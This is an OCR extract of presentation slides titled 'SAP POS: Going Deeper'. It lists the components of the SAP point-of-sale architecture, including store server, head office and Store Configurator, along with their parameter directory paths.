
Store Configurator





Map



SAP POS: Going Deeper


POS Clients
Store Server
Head Office
Database
Store Manager
POS Client
Xpress POS Server
Store Configurator
PART I


POS Clients
Store Server
Head Office
Database
Store Manager
POS Client
Xpress POS Server
PART II
Store Configurator


POS Clients
Store Server
Head Office
Database
Store Manager
POS Client
Xpress POS Server
Store Configurator
PART III

How does it work? Part 1

Go from the back.

Store Server

Xpress POS Server

/ SAP/Retail Systems /Xpress Server/parm/


Head Office

Store Configurator

/ SAP/Retail Systems/ Store Configurator/ data/parm/

